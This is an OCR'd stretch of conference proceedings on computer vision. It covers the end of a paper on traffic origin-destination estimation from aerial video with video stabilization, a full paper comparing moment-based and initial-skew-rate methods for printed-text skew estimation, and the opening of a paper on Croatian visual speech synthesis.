Every corresponding pair of coordinates participates with two linearly independent equations to the overconstrained linear system (1). Each independent equation contributes one row of the matrix $\mathbf{A}_{2n\times 9}$, where n is the number of such corresponding pairs. Matrix $\mathbf{H}_{3\times 3}$ is a solution which we are searching for, and it contains the coefficients of the desired homography (note: $\mathbf{H}_i$ is i-th row of matrix $\mathbf{H}$). In our system, the linear system (1) is estimated by SVD matrix decomposition. Since this estimation does not maximize likelihood, the solution is additionally improved by using gradient optimization – Levenberg-Marquardt algorithm.

The estimated transformation is applied to current video frame as follows:

$$\begin{bmatrix} x' & y' & 1 \end{bmatrix}^\top = \mathbf{H}_{3\times 3} \cdot \begin{bmatrix} x & y & 1 \end{bmatrix}^\top \ . \qquad (2)$$

In the above equation, (x, y) is point in current frame, (x', y') is (x, y) put into the reference image plane and $\mathbf{H}_{3\times 3}$ is a homography matrix. An example of video stabilization is shown in Figure 2.




Fig. 2. Stabilization of video acquired from hovering aircraft. The figure shows the current frame (top), the reference frame (middle), and the transformed current frame (bottom). Points T_i in the current frame are transformed to the points T_i' by the homography between the current frame and the reference frame.

During the tracking of point features through image sequence, error is accumulated. To improve results, as

a final step we check consistency of features. For each feature, the similarity between the intensity of tracking window in current frame and the intensity of tracking window in reference frame is calculated. If the two tracking windows are not similar, the feature is inconsistent and can be rejected as a bad feature.

VI. Experimental results


A. Vehicle detection based on background modelling

Gaussian filtering was performed by convolving an image with a Gaussian filter kernel. A good quality/performance ratio was obtained by applying a 7×7 Gaussian kernel with a standard deviation σ=3.5. Due to its symmetry the Gaussian kernel can be applied separately to each dimension. Separating the filtering process in vertical and horizontal directions and using OpenMP for parallelization resulted in a faster implementation of the filtering algorithm.

Creating the background model by computing a moving average uses less memory but requires more time to converge. Histogram-based background models converge faster but, on the downside, require considerable memory for storing histograms in each image pixel. In order to save space, our approach stores only marginal RGB histograms (we assume unimodal distributions) and therefore requires a total of 3 × 256 × width × height bytes for an 8 bit RGB image. Besides the differences in memory usage and convergence speed no other relevant performance differences were noticed between these two approaches. Both approaches can be precomputed or used in real time. We chose the precomputed approach in order to i) avoid having to wait for model convergence, and ii) being able to focus on object detection instead of on background modeling. The main drawback of precomputed background models is their inability to adapt to changes, however this is not a problem in our context since traffic analyses are typically carried out in limited time intervals. The foreground image is determined by comparing the current image to the previously recovered background model. For simplicity, the comparison is implemented by comparing absolute RGB differences with a fixed threshold. In all experiments the threshold was set to 20.

Before further processing, the binary foreground image is subjected to morphological opening implemented as three dilations followed by three erosions, by using the structuring element 1×1. This procedure sometimes causes neighbouring vehicles to be detected as one. However, empirical analysis has shown that these losses are outweighed by the gains from having fewer fragmented objects. The obtained results have been illustrated in Figure 3.

Experimental evaluation revealed two major problems. The biggest problem is the tram entrance to the scene during which our system detects a large object which predates all vehicles moving near the tram. Therefore, all experimental results which we show here have been obtained in parts of the video in which trams are not present at the intersection. The most common problem is detecting multiple neighbouring vehicles as only one object. Additionally, some vehicles are detected as two objecs. This may occur either when a car is similar to the background or due to the reflections of the gray sky on the windshield.



(a) (b) (c) (d)

Fig. 3. Results of object detection: background model (a), successful detection of multiple objects (b), two vehicles detected as one (c), problems with big vehicles (d).

B. Estimating the intersection OD matrix

The developed prototype system allows the user to define regions that represent origins and destinations in the intersection and to count the number of objects that pass from each origin to each destination. The OD matrix is displayed as an overlay in the video and saved to a file

for further analysis.

Figure 4 shows the intersection with marked origins (green) and destinations (blue). All objects detected outside of the red polygon are discarded. This had to be done due to reflections on the building windows and due to groups of pedestrians which may be large enough to be detected as vehicles.




Fig. 4. The regions employed in the process of estimating the OD matrix are defined manually as green (source) and blue (destination) rectangles. The employed background model is shown in the background. A demonstration video can be viewed at http://www.zemris.fer.hr/~ssegvic/pubs/braut12ok.avi.

The recovered OD matrices have been evaluated with respect to the groundtruth. In the evaluation we have omitted frames in which the tramways are passing through the intersection. The obtained results have been summarized in Table I. The table entries show the number of estimated vehicles compared to the groundtruth.

TABLE I
THE ESTIMATED OD MATRIX COMPARED TO THE GROUNDTRUTH.

	destinations			
origins	0	1	2	3
0	0:0	9:9	15:17	42:44
1	14:14	0:0	8:8	24:17
2	22:27	20:23	1:1	0:0
3	28:30	32:32	26:24	3:3

C. Video stabilization

The developed prototype for video stabilization uses the library for KLT feature tracking[1], and the OpenCV library "Camera Calibration and 3d Reconstruction" [19] for homography estimation. The system tracks 3000 features in windows of 7×7 pixels. Large number of features and large tracking window improve stabilization but negatively affect the processing speed. The original video resolution is 1920×1080, however it has been downsampled to 960×540 in order to make the computation more tractable. Typically the system succeeds to maintain a fair correspondence with the reference frame for a few seconds. After that the results deteriorate due to the excessive number of lost features. Demonstration videos can be viewed at http://www.zemris.fer.hr/~ssegvic/pubs/culjak12original.mp4 and http://www.zemris.fer.hr/~ssegvic/pubs/culjak12stable.mp4.

The quality of results can be expressed as an average displacement of transformed image pixels in relation to corresponding pixels in the reference image, i.e. jitter. To calculate jitter, five suitable control points are manually chosen in the reference image. These control points are consequently located in 13 transformed images. The average displacement in each image is calculated as an average difference of control point coordinates between reference image and transformed images:

$$\bar{x} = \left\lceil \sum_{j=1}^{k} \sum_{i=1}^{n} \frac{|xc_i - x_{i,j}|}{nk} \right\rceil , \quad (3)$$

$$\bar{y} = \left\lceil \sum_{j=1}^{k} \sum_{i=1}^{n} \frac{|yc_i - y_{i,j}|}{nk} \right\rceil . \quad (4)$$

In the above equation $k = 13$, $n = 5$, $\bar{x}$ and $\bar{y}$ are average displacements on abscissa and ordinate, (xc_i, yc_i) are coordinates of i-th control point in the reference image and $(x_{i,j}, y_{i,j})$ are coordinates of i-th control point in the j-th transformed image. The results of evaluation are shown in Figure 5.




Fig. 5. Average displacement of the current image with respect to the reference image, as a function the frame distance.

VII. CONCLUSION AND FUTURE WORK

This paper considered the feasibility of estimating microscopic OD (origin-destination) matrices at complex road intersections in airborne video. Encouraging results have been obtained even with straight-forward computer vision techniques. The main problems identified by performance evaluation in the fixed-camera context include aggregated detections of nearby vehicles and occlusion by large vehicles such as tramways. The main problem identified in the hovering-camera context is the starvation of the tracked features.

The identified problems shall be addressed in our future work. In particular, advanced object detection approaches shall be tried out which would assign high-level objects to foreground pixels not only by looking at their proximity, but also by considering at their colour histograms and their image motion. Long-term stabilization of the hovering aircraft video shall be attempted by creating a map of suitable ground plane points in a SLAM fashion. The map shall be employed to restart the tracking of lost points

[1]URL http://www.ces.clemson.edu/~stb/klt/

which shall enable us to maintain an accurate relation towards the reference frame throughout the whole video.

Our future work shall also address estimating speed and headway at all points of the vehicle trajectory. These important parameters can not be reliably estimated by existing sensor technologies, since their values typically vary across the intersection. It is therefore expected that the future developments might provide significant insight into opportunities for improving the efficiency of our transportation systems.

VIII. Acknowledgements

This research has been funded by the University of Zagreb in the frame of the projects Advanced detection techniques for intelligent transportation systems, and Center for Computer Vision.

References

[1] J. Hourdakis, P. Michalopoulos, and J. Kottommannil, "Practical procedure for calibrating microscopic traffic simulation models," *Transportation Research Record*, 2003.

[2] M. Bierlaire, "The total demand scale. a new measure of quality for static and dynamic origin-destination trip tables," *Transportation Research Part B*, 2002.

[3] H. Veeraraghavan, O. Masoud, and N. Papanikolopoulos, "Computer vision algorithms for intersection monitoring," *IEEE Transactions on Intelligent Transportation Systems*, 2003.

[4] N. Buch, S. Velastin, and J. Orwell, "A review of computer vision techniques for the analysis of urban traffic," *IEEE Transactions on Intelligent Transportation Systems*, 2011.

[5] A. Angel, M. D. Hickman, P. B. Mirchandani, and D. Chandnani, "Methods of analyzing traffic imagery collected from aerial platforms," *IEEE Transactions on Intelligent Transportation Systems*, 2003.

[6] A. C. Shastry and R. A. Schowengerdt, "Airborne video registration and traffic-flow parameter estimation," *IEEE Transactions on Intelligent Transportation Systems*, 2005.

[7] A. Ottlik and H.-H. Nagel, "Initialization of model-based vehicle tracking in video sequences of inner-city intersections," *International Journal of Computer Vision*, 2008.

[8] M. Piccardi, "Background subtraction techniques: a review," in *Proceedings of the IEEE International Conference on Systems, Man & Cybernetics*, pp. 3099–3104, 2004.

[9] A. Puri, K. P. Valavanis, and M. Kontitsis, "Generating traffic statistical profiles using unmanned helicopter-based video data," in *Proceedings of the International Conference on Robotics and Automation*, 2007.

[10] H. Grabner, T. T. Nguyen, B. Gruber, and H. Bischof, "On-line boosting-based car detection from aerial images," *ISPRS Journal of Photogrammetry & Remote Sensing*, 2008.

[11] B. Wu and R. Nevatia, "Cluster boosted tree classifier for multi-view, multi-pose object detection," in *Proceedings of the International Conference on Computer Vision*, pp. 1–8, 2007.

[12] I. Mondragón, M. Olivares-Méndez, P. Campoy, C. Martínez, and L. Mejias, "Unmanned aerial vehicles uavs attitude, height, motion estimation and control using visual systems," *Autonomous Robots*, 2010.

[13] W. H. Kraft, ed., *Traffic Engineering Handbook*. Institute of Traffic Engineers, 6th edition ed., 2009.

[14] I. I. Otković and I. Dadić, "Comparison of delays at signal-controlled intersection and roundabout," *Promet - Traffic & Transportation*, vol. 21, no. 3, pp. 157–165, 2009.

[15] C. Stauffer and W. Grimson, "Adaptive background mixture models for real-time tracking," in *Proceedings of the Conference on Computer Vision and Pattern Recognition*, pp. II: 246–252, IEEE, 1999.

[16] R. Jain, R. Kasturi, and B. Schunck, *Machine Vision*. McGraw-Hill, 1995.

[17] J. Shi and C. Tomasi, "Good features to track," in *Proceedings of the Conference on Computer Vision and Pattern Recognition*, (Seattle, Washington), pp. 593–600, June 1994.

[18] S. Choi, T. Kim, and W. Yu, "Performance evaluation of ransac family," in *Proceedings of British Machine Vision Conference*, 2009.

[19] G. Bradski, "The OpenCV Library," *Dr. Dobb's Journal of Software Tools*, 2000.

Comparison Between Initial Skew Rate and Moment Based Method for the Printed Text Skew Estimation

D. Brodić*, D. R. Milivojević **, B. Dokić*** and V. Tasić**
* University of Belgrade, Technical Faculty in Bor, Bor, Serbia
** Institute for Mining and Metallurgy, Bor, Serbia
*** University of Banja Luka, Banja Luka, BiH
* dbrodic@tf.bor.ac.rs

Abstract – In this paper, the methods for the estimation of the printed text skew are explored. Initail skew rate and moment based method are presented. They are tested with single and multi line document image samples in different resolutions. Furthermore, the results are evaluated by common measures. Moment based method proved its advantage in the domain of accuracy and robustness over the initial skew rate method.

I. INTRODUCTION

The printed text represents a well-formed text type. It means that it has a strong regularity in shape. The letters are the similar size. The distance between text lines is sufficient. This leads that spacing between text lines is decent. Furthermore, the different text line orientation is quite similar. Hence, the text has a uniform text skew. From all above, the printed text can be characterized as relatively predictable.

The goal of the optical character recognition (OCR) system is the transformation of the printed documentation into the computer editing form. During the first step in this process i.e. digitization, the text skew occurrence is unavoidable. However, the existence of this phenomena could cause the OCR failing. Hence, the skew estimation represents one of the important steps in the OCR [1].

Existing methods for the estimation of the text skew can be classified in the following groups [1]: projection profiles method, k-nearest neighbor clustering method, Hough transforms method, Fourier transformation method, cross-correlation method, and other methods.

The techniques classified as other methods are based mostly on morphological and geometrical transformation. These algorithms are characterized commonly as computationally inexpensive. Hence, in this paper two methods of this group have been exploited. They are moment based and boundary growing method.

The moments define a measure of the pixel distribution in the image [2]. They can be used for the extraction of some important image features like the skew estimation. Hence, it can be used for the skew estimation of the printed text [2].

Boundary growing method estimates the text skew based on a straight-line fitting [3]. In this method, the gravity centers of the bounding boxes of the connected components are used as an eigen-points. They are extracted as sample points which represent the inputs for the least squares method. It calculates the estimated baseline.

The main contribution of this paper is the critical analysis and comparison of different methods for the text skew estimation. They include moment based and boundary growing method, i.e. initial skew rate. These methods are tested with the set of printed text samples in standard and low resolutions. The proposed algorithm shows a good skew estimation in standard and low resolutions. Hence, it contributes to theirs robustness.

Organization of this paper is as follows. Section 2 describes the proposed algorithms for the estimation of the text skew. Section 3 defines text experiments. Section 4 compares and discusses obtained results. Section 5 makes conclusions.

II. PROPOSED ALGORITHMS

Document text image is a product of the image scanning. It is a digital gray-level image, which is represented by matrix **D**. It consists of M rows, N columns, and contains the elements which intensity has L discrete levels of gray. L is the integer from $\{0, \ldots, 255\}$, $D(i, j) \in \{0, \ldots, 255\}$, where $i = 1, \ldots, M$ and $j = 1, \ldots, N$. After performing the binarization procedure the image represented by matrix **D** is transformed into binary image $B(i, j)$. Its elements are equal to 1 if $D(i, j) \geq D_{th}(i, j)$, or to 0 if $D(i, j) < D_{th}(i, j)$, where D_{th} is given by any local binarization method [4-5]. D_{th} represents local threshold sensitivity decision value. Currently, document image is given as binary matrix **B** featuring M rows and N columns.

A. Moment Based Method

Moment defines the measure of the pixel distribution in the image. It identifies global image information concerning its contour. The $(p+q)$-th order geometric moment m_{pq} of a gray-level image $D(i, j)$ is defined as:

$$m_{pq} = \sum_{i=1}^{N} \sum_{j=1}^{M} i^p j^q D(i,j) \,. \quad (1)$$

In eq. (1) p and q = 0, 1, 2, 3, ..., n, and n represent the order of the moment. Accordingly, for the binary image $B(i, j)$ geometric moments m_{pq} are defined as [6]:

$$m_{pq} = \sum_{i=1}^{N} \sum_{j=1}^{M} i^p j^q \,. \quad (2)$$

From eq. (2) central moments μ_{pq} for the binary image $B(i, j)$ can be calculated as:

$$m_{pq} = \sum_{i=1}^{N} \sum_{j=1}^{M} (i-\bar{i})^p (j-\bar{j})^q \,. \quad (3)$$

In eq. (3) $\bar{i}$ and $\bar{j}$ represent the coordinates of the centre of mass (gravity center) given as:

$$\bar{i} = \frac{m_{10}}{m_{00}}, \quad \bar{j} = \frac{m_{01}}{m_{00}} \quad , \quad (4)$$

where m_{00} is the area of the object in binary image $B(i, j)$.

Some of the important image features can be obtained from the moments. The second order moments $\{\mu_{02}, \mu_{11}, \mu_{20}\}$ known as the moments of intertia may be used to determine an important image feature orientation [6]. In general the orientation of an image describes how the image lies in the field of view, or the directions of the principal axes. In terms of moments the orientations of the principal axes are given by angle θ [6-8]:

$$q = \frac{1}{2} \arctan\left(\frac{2m_{11}}{m_{20} - m_{02}} \right). \quad (5)$$

All these features represent the characteristics of the separate object. Hence, this method can be used for the printed text skew evaluation. In that case, the skew estimation of the each text object is similar or equal to others.

B. Initial Skew Rate Method

The initial skew rate method is based on the boundary growing area method. It extracts the bounding box gravity centers of the connected components. The gravity center coordinates represent the inputs for the linear approximation made by the least square method [9]. As the results, the calculated baseline gives the estimated text skew angle.

Firstly, the algorithm creates a bounding box around each character or text object called connected component (*CC*). The bounding box is defined by its endpoints $x_{\min}$, $y_{\min}$, $x_{\max}$, and $y_{\max}$. Each pixel $B(i, j)$ that belongs to the bounding box is given by [10]:

$$B(i,j) \big| (x_{\min} \le i \le x_{\max}) \wedge (y_{\min} \le j \le y_{\max}) \,. \quad (6)$$

Furthermore, they are filled with black pixels. To separate every text line, each connected component is growing in all directions. They are growing up to 10% of typical character height in each direction [11]. It is made by morphological dilatation. As the structuring element $\mathbf{L}_v$, the simple line with variable width according to the [10] has been used.

$$\mathbf{B}_v = \mathbf{B} \oplus \mathbf{L}_v \,, \quad (7)$$

where v = 1, …, U, and U = 3. It means that three variable width lines are used. Experimental results show that extending the number of structuring elements above U = 3 is not necessary [11].

Furthermore, the longest connected components CC_l has been captured by longest common subsequence (LCS) [11].

$$CC_l = \bigcap_{v=1}^{U} B_v \,. \quad (8)$$

Currently, CC_l consists of the set of bounding boxes. Furthermore, each of them has its gravity center. Gravity center points are determined with its endpoints $x_{\max}$, $x_{\min}$, $y_{\max}$ and $y_{\min}$. They are given as:

$$GC(x,y) = \left(\frac{x_{\min} + x_{\max}}{2}, \frac{y_{\min} + y_{\max}}{2} \right). \quad (9)$$

The array of gravity center points GC_K for the longest connected component CC_l is given as:

$$\begin{aligned} GC_K &= \{GC_1(x,y), \mathbf{K}, GC_R(x,y)\} = \\ &= \{(x_1,y_1), \mathbf{K}, (x_R,y_R)\} \quad , \end{aligned} \quad (10)$$

where K = 1, ..., R, and R represent the number of bounding boxes included in the longest connected component CC_l. These pixels are the input for the calculation of the printed text baseline.

Text baseline in printed text is a linear one. That's why its identification is simplified. It can be calculated using the least square method. The approximation of the first degree polynomial function is given by:

$$y = a_l x + b_l \,, \quad (11)$$

where a_l is the slope and b_l is y-intercept for the longest connected component CC_l. Furthermore, the slope a_l and y-intercept b_l are calculated as [9]:

$$a_l = \frac{(\sum y_{K,l})*(\sum x_{K,l}\cdot y_{K,l}) - m_L * (\sum x_{K,l}\cdot y_{K,l})}{(\sum x_{K,l})^2 - m_l * (\sum x_{K,l}^2)}, \quad (12)$$

$$b_l = \frac{(\sum x_{K,l})*(\sum x_{K,l}\cdot y_{K,l}) - (\sum y_{K,l})*(\sum x_{K,l}^2)}{(\sum x_{K,l})^2 - m_l*(\sum x_{K,l}^2)}, \quad (13)$$

where m_l is the data point number for the array $GC_K(x, y)$ of the longest connected component CC_l, and $x_{K,l}$, $y_{K,l}$ are gravity center coordinates of the each bounding box GC_K, $K = 1, ..., R$, included in the longest connected component CC_l. Hence for CC_l, calculated i.e. estimated text line has been represented by the group of pixels $GC_{K,l}(x_{K,l}, y_{K,l})$. Furthermore, initial text skew (for CC_l) is given as:

$$b_l = \arctan(a_l). \quad (14)$$

Currently, document text image is rotating for the calculated angle β_l. Real text skew is close to that estimated initial text skew. However, a final adjustment is needed which is made by repeating the method.

III. EXPERIMENTS

The goal of the experiments is the evaluation of the algorithm for the text skew estimation. It evaluates the algorithm's performance in the skew tracking domain. Experiments were performed mostly on the synthetic datasets which represents the single line of the printed text sample [12].

The test consists of the single line printed text rotated for the angle β from 0° to 85° in the steps of 5° around x-axis [12]. Text sample is shown in Figure 1.




Figure 1. A printed text sample which is rotated up to 85° in 5° steps

Furthermore, all text samples are given in the standard resolution of 300 dpi and in the low resolution of 25 and 50 dpi. The results are evaluated by the absolute deviation, i.e. error. Absolute deviation is given as:

$$\Delta b_A = |b_{REF} - b_A|, \quad (15)$$

where β_{REF} is the referent skew of the input text sample and β_A is the skew of the text sample obtained with tested algorithm.

IV. RESULTS

Firstly, both methods are tested with the printed text sample in the resolution of 300 dpi. Figure 2 shows the absolute skew deviation of the initial skew rate and moment based method for the text samples in 300 dpi resolution.




Figure 2. Absolute deviation of the initial skew rate and moment based method for the text sample in 300 dpi resolution

For the image resolution of 300 dpi, the results for both methods are similar for the skew angle up to 25°. However, the moment based method has a uniform absolute deviation in the whole examined range. The most important is its level of the absolute deviation of 0.2° to 0.3° in the examined range. For the bigger skew angles the moment based method has clear benefits. Obviously, the moment based method has a better skew estimation ability. Hence, it shows clear advantages for the bigger text angles compared those obtained by initial skew rate. In contrast, the initial skew rate can not follow correctly the increased skew angles.

Further, the obtained results are linked with the binary images in low resolution. Figure 3 shows the absolute skew deviation of the initial skew rate and moment based method for the text samples in 50 dpi resolution.




Figure 3. Absolute deviation of the initial skew rate and moment based method for the text sample in 50 dpi resolution

For the complete range of testing skew angles, the moment based method has a level of absolute skew deviation up to 0.1°. Again, this level of deviation is a pretty uniform. The initial skew rate method has the level of absolute skew deviation up to 0.5°. It is about five times higher compared to the moment based method. Hence, the moment based method has clear benefits.

Figure 4 shows the absolute skew deviation of the initial skew rate and moment based method for the text samples in 25 dpi resolution.




Figure 4. Absolute deviation of the initial skew rate and moment based method for the text sample in 25 dpi resolution

The moment based method has a level of absolute skew deviation up to 0.1°. This level of deviation is a uniform, as in previous examples. On the contrary, the initial skew rate method is raising the levels of the absolute skew deviation to the peak of 1.2°. Hence, it is five to ten times higher compared to the moment based method. Again, the moment based method is a more accurate method for the text skew estimation.

At the end, a summary of the presented results is given in TABLE I.

TABLE I. TESTING RESULTS SUMMARY

$0° \le \beta \le 85°$	Text skew estimation method	
Res. 300 dpi	***Moment based method***	***Initial skew rate***
$\Delta\beta$	$< 0.02°$	$< 0.09°$
Res. 50 dpi	***Moment based method***	***Initial skew rate***
$\Delta\beta$	$< 0.1°$	$< 0.48°$
Res. 25 dpi	***Moment based method***	***Initial skew rate***
$\Delta\beta$	$< 0.11°$	$< 1.2°$

V. CONCLUSION

This paper gives the critical analysis and comparison between two text skew estimation techniques: moment based and initial skew rate method. Both methods are tested with the document image samples in the standard resolution of 300 dpi and in lower resolutions of 25 and 50 dpi. The analyzed algorithms show different skew accuracy for the standard and low resolution document images. Initial skew rate proved to be a correct method for the skew estimation at the resolution of 300 dpi. However, the method has a higher level of error in the low resolution images. On the contrary, the moment based method has a lower accuracy deviation for different text image resolutions. Hence, it proves its correctness and robustness in the standard as well as the low resolution of text images. However, it should be mentioned that both methods are promising due to their computationally inexpensiveness.

REFERENCES

[1] A. Amin, S. Wu, "Robust Skew Detection in Mixed Text/Graphics Documents," Proceedings of the 8th ICDAR '05, Seoul, Korea, Vol.1, pp. 247–251, 2005.

[2] P. Shivakumara, G.H. Kumar, H.S. Varsha, S. Rekha, M.R. Rashmi Nayaka, "A New Moments based Skew Estimation Technique using Pixels in the Word for Binary Document Images, Proceedings of the 8th ICDAR'05, Seoul, Korea, Vol.1, pp. 151–156, 2005.

[3] P. Shivakumara, G.H. Kumar, D.S. Guru, P. Nagabhushan, "A Novel Technique for Estimation of Skew in Binary Text Document Images based on Linear Regression Analysis," Sādhanā, Vol.30, No.1, pp. 69–86, 2005.

[4] L. Sauvola, M. Pietikainen, "Adaptive Document Image Binarization,: Pattern Recognition, Vol.33, No.2, pp. 225–236, 2000.

[5] A. Khasman, B. Sekeroglu, "Document Image Binarisation Using a Supervised Neural Network," International Journal of Neural Systems, Vol.18, No.5, pp. 405–418, 2008.

[6] Simon Xinmeng Liao, "Image Analysis by Moments," Ph.D. thesis, University of Manitoba, Manitoba, Canada, pp. 2–7, 1993.

[7] R.J. Ramteke, K.P. Imran, S.C. Mehrotra, "Skew Angle Estimation of Urdu Document Images: A Moments Based Approach," International Journal of Machine Learning and Computing, Vol.1, No.1, pp. 7–12, 2011.

[8] G. Kapogiannopoulos, N. Kalouptsidis, , "A Fast High Precision Algorithm for the Estimation of Skew Angle Using Moments," Proceedings of Signal Processing, Pattern Recognition, and Applications – SPPRA, Crete, Greece, pp. 370–143, 2002.

[9] W.M. Bolstad, "Introduction to Bayesian Statistics," New Jersey, John Wiley & Sons, 2004.

[10] F.P. Preparata, M.I. Shamos, "Computational Geometry: An Introduction," Berlin, Springer, 1985.

[11] D. Brodić, "The Evaluation of the Initial Skew Rate for Printed Text," Journal of Electrical Engineering - Elektrotechnický časopis, Vol.62, No.3, pp. 142–148, 2011.

[12] D. Brodić, D.R. Milivojević, Z. Milivojević, "Basic Test Framework for the Evaluation of Text Line Segmentation and Text Parameter Extraction,: Sensors, Vol.10, No.5, pp. 5263–5279, 2010.

Croatian visual speech synthesis

M. Pobar, I. Ipšić
University of Rijeka/Department of Informatics, Rijeka, Croatia
{mpobar, ipsic}@inf.uniri.hr

Abstract - Virtual human characters are being used in a variety of applications, such as computer games, movies, tutoring software and virtual guides. Virtual characters interact with persons using speech and gestures. In some applications speech can be pre-recorded and synchronized with animation to produce a believable virtual character. However in many cases an ability to produce synthesized speech synchronized with facial animation is necessary or desireable, for example in cases the output text is not known in advance, for ability to choose among various voices, or because recording natural speech is too time consuming and expensive for a given application. This paper presents the effort to integrate and extend existing text-to-speech system for Croatian language and a face and body animation system to produce a system capable of real-time visual text-to-speech synthesis for Croatian language.

I. INTRODUCTION

